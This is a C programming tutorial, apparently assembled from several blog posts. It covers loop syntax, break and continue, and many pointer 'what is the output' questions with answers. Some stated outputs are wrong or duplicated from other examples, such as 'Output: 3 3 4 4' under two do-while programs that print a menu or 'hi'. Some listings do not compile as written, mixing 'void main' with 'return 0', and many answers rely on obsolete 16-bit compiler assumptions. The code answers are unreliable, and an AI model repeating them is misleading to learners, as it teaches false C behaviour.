1.  Expression2 can have more than one checking condition and if any condition is false loop will terminate. For example:

(a)

#include<stdio.h>

void main(){

    int i,j=2;

    for(i=0;i<=5,j>=0;i++){

         printf("%d ",i+j);

         j--;

    }

return 0;

}

Output: 2 2 2

(b)

#include<stdio.h>

int main(){

    int i,j=2;

    for(i=0;j>=0,i<=5;i++){

         printf("%d ",i+j);

         j--;

    }

return 0;

}

Output: 2 2 2 2 2 2

2. Expression2 is also optional. For example:

#include<stdio.h>

int main(){

    int j;

    for(j=0; ;j++){

         printf("%d ",j);

         if(j>=2)

             break;

    }

return 0;

}

Output: 0 1 2

3. It can perform task of expression1 as well as expression3. That is it can initialize the variables as well as increment the variables. For example:

(a)

#include<stdio.h>

int main(){

    int i;

    for(;i=0,i<=3 ;i++){

         printf("%d ",i);

    }

return 0;

}

Output: Infinite Loop

(b)

#include<stdio.h>

int main(){

    int i=0;

    for(;i+=2,i<5 ;i++){

         printf("%d ",i);

    }

return 0;

}

Output: 2

4. If expression2 is zero means condition is false and any non zero number means condition is true. For example

(a)

#include<stdio.h>

int main(){

    int i;

    for(i=0;-5 ;i++){

         printf("%d ",i);

         if(i==3)

             break;

    }

return 0;

}

Output: 0 1 2 3

(b)

#include<stdio.h>

int main(){

    int i;

    for(i=5;0 ;i++){

         printf("%d ",i);

    }

return 0;

}

Output: 5

Expression 3:

It is called as instrumentation expression. Task of this expression is to increment the variable. Properties:

1. We can increment more than one variable at the same time in the expression3. For example

(a)

#include<stdio.h>

int main(){

    int i,j,k;

    for(i=0,j=0,k=0;i<=5,j<=4,k<=3;i++,++j,k+=2){

         printf("%d ",i+j+k);

    }

return 0;

}

Output: 0 4

(b)

#include<stdio.h>

void main(){

    int i,j=0;

    for(i=0;i<=3;++i,i++,++j ){

         printf("%d %d ",i,j);

    }

return 0;

}

Output: 0 0 2 1

2. Expression 3 is also optional. For example

#include<stdio.h>

int main(){

    int i;

    for(i=0;i<=3; ){

         printf("%d ",i++);

    }

return 0;

}

Output: 0 1 2 3

**Loop body:**

Loop body contains the part of code which we have to execute multiple numbers of times.

**Properties of loop body:**

1. If loop body contain only one statement then brace is optional. For example:

(a)

#include<stdio.h>

int main(){

    int i,j=0;

    for(i=0;i<=3;++i,i++,++j )

         printf("%d %d ",i,j);

    }

return 0;

}

Output: 0 0 2 1

(b)

#include<stdio.h>

int main(){

    int x,y=5;

       for(x=0;x<3;x++)

         if(y>=5)

             printf(" %d",x);

return 0;

}

Output: 0 1 2

2. Loop without body is possible. For example

#include<stdio.h>

int main(){

    int i;

    for(i=0;i<=10;i++);

    printf("%d",i);

return 0;

}

Output: 11

3. Braces of loop body behave as block. For example

#include<stdio.h>

int main(){

    int i;

    for(i=0;i<=2;i++){

         int i=8;

         printf("%d ",i);

    }

    printf("%d",i);

return 0;

}

Output: 8 8 8 3

while loop in c programming

**While loop:**

It is pre tested loop. It is used when we have to execute a part of code in unknown numbers of times.

Syntax:

while (Expression){

Loop body

}

**Properties of while loop:**

1. Task of the expression is to check the condition. Loop will execute until condition is true otherwise loop will terminate.

2. If any expression returns zero then condition will false and if it returns any non- zero number then condition will true. For example:

(a)

#include<stdio.h>

int main(){

    int x=3,y=2;

    while(x+y-1){

         printf("%d ",x--+y);

    }

    return 0;

}

Output: 5 4 3 2

(b)

#include<stdio.h>

int main(){

    float a=1.5f;

    while(a){

         printf("%.f ",a);

         a-=.5f;

    }

    return 0;

}

Output: 2 1 0

3.  In while loop condition expression is compulsory. For example:

#include<stdio.h>

int main(){

    while(){

         printf("Hello world");

    }

return 0;

}

Output: Compilation error

4. While loop without any body is possible. For example:

#include<stdio.h>

int main(){

    int i=0;

    while(i++,i<=8);

    printf("%d ",i);

    return 0;

}

Output: 9

5.  In while loop there can be more than one conditional expression. For example

#include<stdio.h>

int main(){

    int x=2,y=2;

    while(x<=5,y<=3)

         printf("%d %d ",++x, ++y);

return 0;

}

Output: 3 3 4 4

6. If loop body contain only one statement the brace is optional. For example:

#include<stdio.h>

int main(){

    while(!printf("Hello world"));

return 0;

}

Output: Hello world

do while loop in c

**Explanation of do while loop in c programming language by examples, questions and answers**

It is also called as post tested loop. It is used when it is necessary to execute the loop at least one time. Syntax:

do {

Loop body

} while (Expression);

Example:

void main(){

    int num,i=0;

    clrscr();

    do{

         printf("To enter press 1\n");

         printf("To exit press  2");

         scanf("%d",&num);

         ++i;

         switch(num){

             case 1:printf("You are welcome\n");break;

             default : exit(0);

         }

    }

         while(i<=10);

    getch();

}

Output: 3 3 4 4

If there is only one statement in the loop body then braces is optional. For example:

(a)

void main(){

    double i=5.5678;

    clrscr();

    do

         printf("hi");

    while(!i);

    getch();

}

Output: 3 3 4 4

(b)

void main(){

    double i=5.63333;

    clrscr();

    do

         printf("hi");

    while(!i);

    getch();

}

Output: hi

(c)

void main(){

       int x=25,y=1;

       do

     if(x>5)

         printf(" ONE");

     else if(x>10)

         printf(" TWO");

     else if(x==25)

         printf(" THREE");

     else

         printf(" FOUR");

       while(y--);

    getch();

}

Output: ONE ONE

**break keyword in c:**

It is keyword of c programming. Task of this keyword is to bring the control from out of the loop in the case of looping. For example:

void main(){

    int i;

    clrscr();

    for(i=0;i<=4;i++){

         printf("%d",i);

         break;

         printf("Label 1");

    }

    printf("Label 2");

    getch();

}

Output: 0Label2

Another task of break keyword is to switch the control from one case to another case in case of switch case control statement. For example:

void main(){

    int i=0;

    clrscr();

    ++i;

    switch(i){

         case 1:printf("case 1");

         case 2:printf("case 2");break;

         case 3:printf("case 3");

         default: printf("default");

    }

    getch();

}

Output: case 1case 2

In any other case we cannot use break keyword.

void main(){

    float a=5.5f;

    clrscr();

    if(a==5.5){

         printf("equal");

    }

    else{

         break;

    }

    getch();

}

Output: Compilation error

Break and continue keywords in c programming

**Explanation of break and continue in c programming language by examples and questions and answers**

**break:**

It is keyword of c programming. Task of this keyword is to bring the control from out of the loop in the case of looping. For example:

#include<stdio.h>

int main(){

    int i;

    for(i=0;i<=4;i++){

         printf("%d",i);

         break;

         printf("Label 1");

    }

    printf("Label 2");

return 0;

}

Output: 0Label2

Another task of break keyword is to switch the control from one case to another case in case of switch case control statement. For example:

#include<stdio.h>

int main(){

    int i=0;

    ++i;

    switch(i){

         case 1:printf("case 1");

         case 2:printf("case 2");break;

         case 3:printf("case 3");

         default: printf("default");

    }

return 0;

}

Output: case 1case 2

In any other case we cannot use break keyword.

#include<stdio.h>

int main(){

    float a=5.5f;

    if(a==5.5){

         printf("equal");

    }

    else{

         break;

    }

return 0;

}

Output: Compilation error

**continue:**

It is keyword of c and task of this keyword is to transfer the control of program at the beginning of loop. For example:

(a)

#include<stdio.h>

int main(){

    int i=5;

    do{

         printf("%d",i);

         continue;

         i++;

    }

    while(i<=10);

    return 0;

}

Output: Infinite loop

(b)

#include<stdio.h>

int main(){

    int i=5;

    do{

         printf("%d",i);

         continue;

         i++;

    }

    while(i<=10);

    return 0;

}

Output: Infinite loop

Except looping, we cannot use continue keyword.

#include<stdio.h>

int main(){

    int x;

    scanf("%d",&x);

    switch(x){

    case 1:printf("1");break;

    case 2:printf("2");continue;

    default:printf("3");

    }

    return 0;

}

Output: Compilation error

Nested loop in c programming

A loop inside another loop is known as nested loop. We can write any loop inside any loop in c i.e. we can write for loop inside the loop or while loop or do while loop etc. For example:

(a)

#include<stdio.h>

int main(){

int i,j,k;

     for(i=0;i<3;i++){

         for(j=0;j<3;j++){

             printf(" %d",i+j);

         }

    }

return 0;

}

(b)

#include<stdio.h>

int main(){

int i,j,k;

    do

         while(0)

             for(;0;)

                 printf("cbyexample");

while(0);

return 0;

}

[Pointers to pointers in c programming language](http://c-pointer.blogspot.in/2013/03/pointers-to-pointers-in-c-programming.html)

**C pointers to pointers:**A pointer is pointing to another pointers is called pointers to pointer.

**Examples of pointers to pointers in c:**

What will be output if you will execute following code?

#include<stdio.h>

int main(){

int s=2,\*r=&s,\*\*q=&r,\*\*\*p=&q;

printf("%d",p[0][0][0]);

return 0;

}

Output: 2

Explanation:

As we know p[i] =\*(p+i)

So,

P[0][0][0]=\*(p[0][0]+0)=\*\*p[0]=\*\*\*p

Another rule is: \*&i=i

So,

\*\*\*p=\*\*\* (&q) =\*\*q=\*\* (&r) =\*r=\*(&s) =s=2

Understanding pointers in c

**Introduction to pointers in c**

Pointer is a variable just like other variables of c but only difference is unlike the other variable it stores the memory address of any other variables of c. This variable may be type of int, char, array, structure, function or any other pointers. For examples:

(1)

Pointer p which is storing memory address of a int type variable:

int i=50;

int \*p=&i;

(2)

Pointer p which is storing memory address of an array:

int arr[20];

int (\*p)[20]=&arr;

(3)

Pointer p which is storing memory address of a function:

char display(void);

char(\*p)(void)=&display;

(4)

Pointer p which is storing memory address of struct type variable:

struct abc{

int a;

float b;

}var;

struct abc \*p=&var;

For pictorial explanation of pointer CLICK ME.

What is pointer in c programming?

**Explain pointers in c**

Pointer is a user defined data type which creates special types of variables which can hold the address of primitive data type like char, int, float, double or user defined data type like function, pointer etc. or derived data type like array, structure, union, enum.

Examples:

**int** \*ptr;

**int** (\*ptr)();

**int** (\*ptr)[2];

**In c programming every variable keeps two type of value.**

1. Contain of variable or value of variable.

2. Address of variable where it has stored in the memory.

(1) Meaning of following simple pointer declaration and definition:

**int** a=5;

**int** \* ptr;

ptr=&a;

Explanation:

**About variable a:**

1. Name of variable : a

2. Value of variable which it keeps: 5

3. Address where it has stored in memory : 1025 (assume)


**About variable ptr:**

4. Name of variable : ptr

5. Value of variable which it keeps: 1025

6. Address where it has stored in memory : 5000 (assume)

Pictorial representation:

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/SkuOlsbaKcI/AAAAAAAAA3g/TPnf2_wimrE/s1600-h/Concept1.jpeg)

Note: A variable where it will be stored in memory is decided by operating system. We cannot guess at which location a particular variable will be stored in memory.

(2) Meaning of following pointer declaration and definition:

**int** a=50;

**int** \*ptr1;

**int** \*\*ptr2;

ptr1=&a;

ptr2=&pt1;

Explanation:

**About variable a:**

1. Name of variable : a

2. Value of variable which it keeps: 50

3. Address where it has stored in memory : 5000 (assume)

**About variable ptr1:**

4. Name of variable : ptr1

5. Value of variable which it keeps: 5000

6. Address where it has stored in memory : 9000 (assume)


**About variable ptr2:**

7. Name of variable : ptr2

8. Value of variable which it keeps: 9000

9. Address where it has stored in memory : 9555 (assume)

Pictorial representation of above pointer declaration and definition:



Note:

\* is known as indirection operator which gives content of any variable.

& is known as reference operator which gives address where variable has stored in memory.

**Cancellation rule of above two operators:**

\* and & operators always cancel to each other i.e.

**\*&p=p**

But it is not right to write:

&\*p=p

Simple example:

What will be output of following c program?

#include<stdio.h>

int main(){

    int x=25;

    int \*ptr=&x; //statement one

    int \*\*temp=&ptr; //statement two

    printf(“%d %d %d”.x.\*ptr,\*\*temp);  
    return 0;

}

Output: 25 25 25

Explanation:

As we know value of variable x is 25.

\*ptr= \*(&x) //from statement one

=\*&x

=x //using cancellation rule

=25

\*\*temp= \*\*(&ptr)=\*(\*&ptr)=\*ptr=\*(&x)=\*&x=x=25

Arithmetic operation with pointer in c programming

Rule 1: **Addition arithmetic with pointers**

Address + Number= Address

Address - Number= Address

Address++ = Address


Address-- = Address

++Address = Address

--Address = Address

If we will add or subtract a number from an address result will also be an address.

New address will be:



(1)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int \*ptr=( int \*)1000;

ptr=ptr+1;

printf(" %u",ptr);  
  
  
return 0;

}

Output: 1002

(2)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

double \*p=(double \*)1000;

p=p+3;

printf(" %u",p);  
  
  
return 0;

}

Output: 1024

(3)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

float array[5]={1.1f,2.2f,3.3f};

float(\*ptr)[5];

ptr=&array;

printf("%u",ptr);

ptr=ptr+1;

printf(" %u",ptr);  
  
  
return 0;

}

Output: 1000 1020

(4)What will be output of following c program?  
  
  
#include<stdio.h>

typedef struct abc{

int far\*a;

double b;

unsigned char c;

}ABC;

int main(){

ABC \*ptr=(ABC \*)1000;

ptr=ptr+2;

printf(" %u",ptr);  
  
  
return 0;

}

Output: 1026

(5)What will be output of following c program?  
  
  
#include<stdio.h>

typedef union abc{

char near\*a;

long double d;

unsigned int i;

}ABC;

int main(){

ABC \*ptr=(ABC \*)1000;

ptr=ptr-4;

printf(" %u",ptr);  
  
  
return 0;

}

Output: 960

(6)What will be output of following c program?  
  
  
#include<stdio.h>

float \* display(int,int);

int max=5;

int main(){

float \*(\*ptr)(int,int);

ptr=display;

(\*ptr)(2,2);

printf("%u",ptr);

ptr=ptr+1;

printf(" %u",ptr);  
  
  
return 0;

}

float \* display(int x,int y){

float f;

f=x+y+max;

return &f;

}


Output: Compiler error

Rule 2: **Difference arithmetic with pointers**

Address - Address=Number

If you will subtract two pointers result will be a number but number will not simple mathematical subtraction of two addresses but it follow following rule:

If two pointers are of same type then:



Consider following example:  
  
  
#include<stdio.h>

int main(){

int \*p=(int \*)1000;

int \*temp;

temp=p;

p=p+2;

printf("%u %u\n",temp,p);

printf("difference= %d",p-temp);  
  
  
return 0;

}

Output: 1000 1004

Difference= 2

Explanation:

Here two pointer p and temp are of same type and both are pointing to int data type varaible.

p-temp = (1004-1000)/sizeof(int)

=4/2

=2

(1)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

float \*p=(float \*)1000;

float \*q=(float \*)2000;

printf("Difference= %d",q-p);  
  
  
return 0;

}

Output: Difference= 250

Explanation:

q-p=(2000-100)/sizeof(float)

=1000/4

=250

(2)What will be output of following c program?  
  
  
#include<stdio.h>

struct abc{

signed char c;

short int i;

long double l;

};

int main(){

struct abc \*p,\*q;

p=(struct abc \*)1000;

q=(struct abc \*)2000;

printf("Difference= %d",q-p);  
  
  
return 0;

}

Output: Difference= 76

Explanation:

q-p=(2000-1000)/sizeof(struct abc)

=1000/(1+2+10)

=1000/13

=76

(3)What will be output of following c program?  
  
  
#include<stdio.h>

typedef union xxx{

char far \* c;

const volatile i;

long int l;

}XXX;

int main(){

XXX \*p,\*q;

p=(XXX \*)1000;

q=(XXX \*)2000;

printf("Difference= %d",q-p);  
  
  
return 0;

}

Output: Difference= 250

Explanation:

q-p=(2000-100)/max(4,2,4)

=1000/4

=250

(4)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

const volatile array[4]={0};

const volatile(\*p)[4]=&array;

const volatile(\*q)[4]=&array;

q++;

q++;

printf("%u %u\n",p,q);

printf("Difference= %d",q-p);  
  
  
return 0;

}

Output: 1000 1016 (assume)

Difference= 2

Explanation:

q-p=(1016-1000)/sizeof(const volatile)

= 16/ (2\*4)

=2

Rule 3: **Illegal arithmetic with pointers**

Address + Address=Illegal

Address \* Address=Illegal

Address / Address=Illegal

Address % Address=Illegal

What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int i=5;

int \*p=&i;

int \*q=(int \*)2;

printf("%d",p+q);  
  
  
return 0;

}

Output: Compiler error

Rule 4: We can use relation operator and condition operator between two pointers.

a. If two pointers are near pointer it will compare only its offset address.

What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int near\*p=(int near\*)0x0A0005555;

int near\*q=(int near\*)0x0A2115555;

if(p==q)

printf("Equql");

else

printf("Not equal");

    return 0;  
}

Output: Equal

b. If two pointers are far pointer it will compare both offset and segment address.

What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int far\*p=(int far\*)0x0A0005555;

int far\*q=(int far\*)0x0A2115555;

if(p==q)

printf("Equql");

else

printf("Not equal");

    return 0;  
}

Output: Not equal

c. If two pointers are huge pointer it will first normalize into the 20 bit actual physical address and compare to its physical address.

What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int huge\*p=(int huge\*)0x0A0005555;

int huge\*q=(int huge\*)0x0A2113445;

if(p==q)

printf("Equql");

else

printf("Not equal");

    return 0;  
}

Output: Equal

Rule 5: **Bit wise arithmetic with pointers**  
  
  
We can perform bit wise operation between two pointers like

Address & Address=Illegal

Address | Address=Illegal

Address ^ Address=Illegal

~Address=Illegal

What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int i=5,j=10;

int \*p=&i;

int \*q=&j;

printf("%d",p|q);  
  
  
return 0;

}

Output: Compiler error

Rule 6: We can find size of a pointer using sizeof operator.

What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int near\*far\*huge\* p;

printf("%d",sizeof(p));

printf(" %d",sizeof(\*p));

printf(" %d",sizeof(\*\*p));  
  
  
return 0;

}

Output: 4 4 2

Pointer to function in c programming

**Function pointer definition:**A pointer which keeps address of a function is known as function pointer.    
  
**Examples of function pointers in c:**

(1) What will be output if you will execute following code?  
  
#include<stdio.h>

int \* function();

int main(){

auto int \*x;

int \*(\*ptr)();

ptr=&function;

x=(\*ptr)();

printf("%d",\*x);  
  
  
return 0;

}

int \*function(){

static int a=10;

return &a;

}

Output: 10

Explanation: Here function is function whose parameter is void data type and return type is pointer to int data type.

x=(\*ptr)()

=> x=(\*&functyion)() //ptr=&function

=> x=function() //From rule \*&p=p

=> x=&a

So, \*x = \*&a = a =10

(2) What will be output if you will execute following code?  
  
  
#include<stdio.h>

int find(char);

int(\*function())(char);

int main(){

int x;

int(\*ptr)(char);

ptr=function();

x=(\*ptr)('A');

printf("%d",x);  
  
  
return 0;

}

int find(char c){

return c;

}

int(\*function())(char){

return find;

}

Output: 65

Explanation: Here function whose name is function which passing void data type and returning another function whose parameter is char data type and return type is int data type.

x=(\*ptr)(‘A’)

=> x= (\*function ()) (‘A’) //ptr=function ()

//&find=function () i.e. return type of function ()

=> x= (\* &find) (‘A’)

=> x= find (‘A’) //From rule\*&p=p

=> x= 65

(3) What will be output if you will execute following code?  
  
  
#include<stdio.h>

char \* call(int \*,float \*);

int main(){

char \*string;

int a=2;

float b=2.0l;

char \*(\*ptr)(int\*,float \*);

ptr=&call;

string=(\*ptr)(&a,&b);

printf("%s",string);  
  
  
return 0;

}

char \*call(int \*i,float \*j){

static char \*str="c-pointer.blogspot.com";

str=str+\*i+(int)(\*j);

return str;

}

Output: inter.blogspot.com

Explanation: Here call is function whose return type is pointer to character and one parameter is pointer to int data type and second parameter is pointer to float data type and ptr is pointer to such function.

str= str+\*i+ (int) (\*j)

=”c-pointer.blogspot.com” + \*&a+ (int) (\*&b)

//i=&a, j=&b

=”c-pointer.blogspot.com” + a+ (int) (b)

=”c-pointer.blogspot.com” +2 + (int) (2.0)

=”c-pointer.blogspot.com” +4

=”inter.blogspot.com”

(4) What will be output if you will execute following code?  
  
  
#include<stdio.h>

char far \* display(char far\*);

int main(){

char far\* string="cquestionbank.blogspot.com";

char far \*(\*ptr)(char far \*);

ptr=&display;

string=(\*ptr)(string);

printf("%s",string);  
  
  
return 0;

}

char far \*display(char far \* str){

char far \* temp=str;

temp=temp+13;

\*temp='\0';

return str;

}

Output: cquestionbak

Explanation: Here display is function whose parameter is pointer to character and return type is also pointer to character and ptr is its pointer.

temp is char pointer

temp=temp+13

temp=’\0’

Above two lines replaces first dot character by null character of string of variable string i.e.

"cquestionbank\0blogspot.com"

As we know %s print the character of stream up to null character.

Pointer to array of function in c

**Array of function** means array which content is address of function and **pointer to array of function**means pointer is pointing to such array.  
  
  
In other word we can say pointer to array of functions is a pointer which is pointing to an array which contents are pointers to a function.  
  
  
**Examples of pointer to array of function:**

What will be output if you will execute following code?  
  
#include<stdio.h>

int display();

int(\*array[3])();

int(\*(\*ptr)[3])();

int main(){

array[0]=display;

array[1]=getch;

ptr=&array;

printf("%d",(\*\*ptr)());

(\*(\*ptr+1))();  
return 0;

}

int display(){

int x=5;

return x++;

}

Output: 5

Explanation:

In this example:

array []: It is array of pointer to such function which parameter is void and return type is int data type.

ptr: It is pointer to array which contents are pointer to such function which parameter is void and return type is int type data.

(\*\*ptr)() = (\*\* (&array)) () //ptr=&array

= (\*array) () // from rule \*&p=p

=array [0] () //from rule \*(p+i)=p[i]

=display () //array[0]=display

(\*(\*ptr+1))() =(\*(\*&array+1))() //ptr=&array

=\*(array+1) () // from rule \*&p=p

=array [1] () //from rule \*(p+i)=p[i]

=getch () //array[1]=getch

Pointer to array of string in c programming

**Pointer to array of string:**A pointer which pointing to an array which content is string, is known as pointer to array of strings.

What will be output if you will execute following code?  
  
  
#include<stdio.h>

int main(){

char \*array[4]={"c","c++","java","sql"};

char \*(\*ptr)[4]=&array;

printf("%s ",++(\*ptr)[2]);  
  
  
return 0;

}

Output: ava


Explanation:

In this example

ptr: It is pointer to array of string of size 4.

array[4]: It is an array and its content are string.

Pictorial representation:



Note: In the above figure upper part of box represent content and lower part represent memory address. We have assumed arbitrary address.

++(\*ptr)[2]

=++(\*&array)[2] //ptr=&array

=++array[2]

=++”java”

=”ava” //Since ptr is character pointer so it

// will increment only one byte

Note: %s is used to print stream of characters up to null (\0) character.

Pointer to structure in c programming

**Pointer to structure**: A pointer which is pointing to a structure is know as pointer to structure.   
  
  
**Examples of pointers to structure:**

What will be output if you will execute following code?  
  
#include<stdio.h>

struct address{

char \*name;

char street[10];

int pin;  
}cus={"A.Kumar","H-2",456003},\*p=&cus;

int main(){

printf("%s %s",p->name,(\*p).street);  
  
  
return 0;

}

Output: A.Kumar H-2

Explanation:

p is pointer to structure address.

-> and (\*). Both are same thing. These operators are used to access data member of structure by using structure’s pointer.

Pointer to union in c programming

**Pointer to structure**: A pointer which is pointing to a structure is know as pointer to structure.   
  
**Examples of pointers to structure:**

What will be output if you will execute following code?  
  
  
#include<stdio.h>

union address{

char \*name;

char street[10];

int pin;

};

int main(){

union address emp,\*p;

emp.name="ja\0pan";

p=&emp;

printf("%s %s",p->name,(\*p).name);  
  
  
return 0;

}

Output: ja ja

Explanation:

p is pointer to union address.

-> and (\*). Both are same thing. These operators are used to access data member of union by using union’s pointer.

%s is used to print the string up to null character i.e. ‘\0’

Multilevel pointers in c programming

**Multilevel pointers:** A pointer is pointer to another pointer which can be pointer to others pointers and so on is know as multilevel pointers. We can have any level of pointers.  
  
  
**Examples of multilevel pointers in c:**

(1) What will be output if you will execute following code?  
  
  
#include<stdio.h>

int main(){

int s=2,\*r=&s,\*\*q=&r,\*\*\*p=&q;

printf("%d",p[0][0][0]);  
  
  
return 0;

}

Output: 2

Explanation:

As we know p[i] =\*(p+i)

So,

**P[0][0][0]**=\*(p[0][0]+0)=\*\*p[0]=\*\*\*p

Another rule is: \*&i=i

So,

\*\*\*p=\*\*\* (&q) =\*\*q=\*\* (&r) =\*r=\*(&s) =s=2

(2) What will be output if you will execute following code?  
  
  
#include<stdio.h>

#define int int\*

int main(){

    int \*p,q;

p=(int \*)5;

q=10;

printf("%d",q+p);  
  
  
return 0;

}

Output: 25

Explanation: If you will see intermediate file you will find following code:  
  
  
#include<stdio.h>

void main(){

int \*\*p,q;

p=(int \*\*)5;

q=10;

printf("%d",q+p);  
  
  
return 0;

}  
  
  
**Explanations:**

Here q pointer and p is a number.

In c

Address + number = Address

So,

New address = old address + number \* Size of data type to which pointer is pointing.

= 5 + 10 \* sizeof (\*int)

= 5+10\*2 = 25.

Note. We are assuming default pointer is near. Actually it depends upon memory model.

Pointer to array of pointer to string in c programming

**Pointer to array of pointer to string:**A pointer to an array which contents are pointer to string.  
  
  
**Example of Pointer to array of pointer to string:**  
  
  
What will be output if you will execute following code?  
  
  
#include<stdio.h>

int main(){

static char \*s[3]={"math","phy","che"};

typedef char \*( \*ppp)[3];

static ppp p1=&s,p2=&s,p3=&s;

char \* (\*(\*array[3]))[3]={&p1,&p2,&p3};

char \* (\*(\*(\*ptr)[3]))[3]=&array;

p2+=1;

p3+=2;

printf("%s",(\*\*\*ptr[0])[2]);  
  
  
return 0;

}

Output: che

Explanation:


Here

ptr: is pointer to array of pointer to string.

P1, p2, p3: are pointers to array of string.

array[3]: is array which contain pointer to array of string.

Pictorial representation:



Note: In the above figure upper part of box represent content and lower part represent memory address. We have assumed arbitrary address.

As we know p[i]=\*(p+i)

(\*\*\*ptr[0])[2]=(\*(\*\*\*ptr+0))[2]=(\*\*\*ptr)[2]

=(\*\*\*(&array))[2] //ptr=&array

=(\*\*array)[2] //From rule \*&p=p

=(\*\*(&p1))[2] //array=&p1

=(\*p1)[2]

=(\*&s)[2] //p1=&s

=s[2]=”che”

Pointer to three dimensional array in c programming

**Examples of pointers to 3 dimensional array:**  
  
  
#include<stdio.h>

**int** main(){

**const** array[2][3][3]={0,1,2,3,4,5,6,7,8,9,10,11,12};

**int** **const** (\*ptr)[2][3][3]=&array;

printf("%d ",\*(\*(\*ptr)[1]+2));  
  
  
return 0;

}

Output: 11


Explanation:

In this example:

array [2][3][3]:It is three dimensional array and its content are constant integers.

ptr: It is pointer to such three dimensional array whose content are constant integer.

Pictorial representation:



Note: In the above figure upper part of box represent content and lower part represent memory address. We have assumed arbitrary address.

\*(\*(\*ptr) [1] +2)

=\*(\*(\*&array) [1] +2)

=\*(\*array [1] +2)

=\*(array [1] [0] +2)

=array [1] [0] [2]

I.e. array element at the 1\*(3\*3) +0(3) + 2=11th position starting from zero which is 11.

Pointer to two dimensional array in c programming

**Examples of pointers to 2 dimensional array:**  
  
  
What will be output if you will execute following code?  
  
  
#include<stdio.h>

void main(){

long array[][3]={7l,14l,21l,28l,35l,42l};

long int (\*ptr)[2][3]=&array;

printf("%li ",-0[1[0[ptr]]]);  
  
  
return 0;

}

Output: -28

Explanation:

-0[1[0[ptr]]]

=-1[0[ptr]][0] //From rule array[i]=i[array]

=-0[ptr][1][0]

=-ptr [0] [1] [0]

=-\*ptr [0] [1] //From rule array[i]=\*(array+i)

=-\*(&array) [0] [1]

=-(&array) [0] [1][0]

=-(\*&array)[1][0] //From rule \*&p=p

=-array[1][0]

array[1][0] means 1\*(3)+ 0 = 3rd element of array starting from zero i.e. 28

sorting of array using pointer in c

int main(){

   int  i,j,temp1,temp2;

   int arr[8]={5,3,0,2,12,1,33,2};

   int \*ptr;

   for(i=0;i<7;i++){

     for(j=0;j<7-i;j++){

if(\*(arr+j)>\*(arr+j+1)){

        ptr=arr+j;

        temp1=\*ptr++;

        temp2=\*ptr;

        \*ptr--=temp1;

        \*ptr=temp2;

}

      }

   }

   for(i=0;i<8;i++)

     printf(" %d",arr[i]);

}

Output: 0 1 2 2 3 5 12 33

Pointer to array of array in c

**Examples of pointer to array of array in c:**  
  
  
What will be output if you will execute following code?  
  
  
#include<stdio.h>

int main(){

static float farray[][3]={0.0f,1.0f,2.0f,3.0f,4.0f,5.0f,6.0f,7.0f,8.0f};

float (\*array[3])[3]={&farray[0],&farray[1],&farray[2]};

float (\*(\*ptr)[])[3]=&array;

printf("%f ",2[(\*(\*\*ptr+1))]);  
  
  
return 0;

}

Output: 5.000000

Explanation:

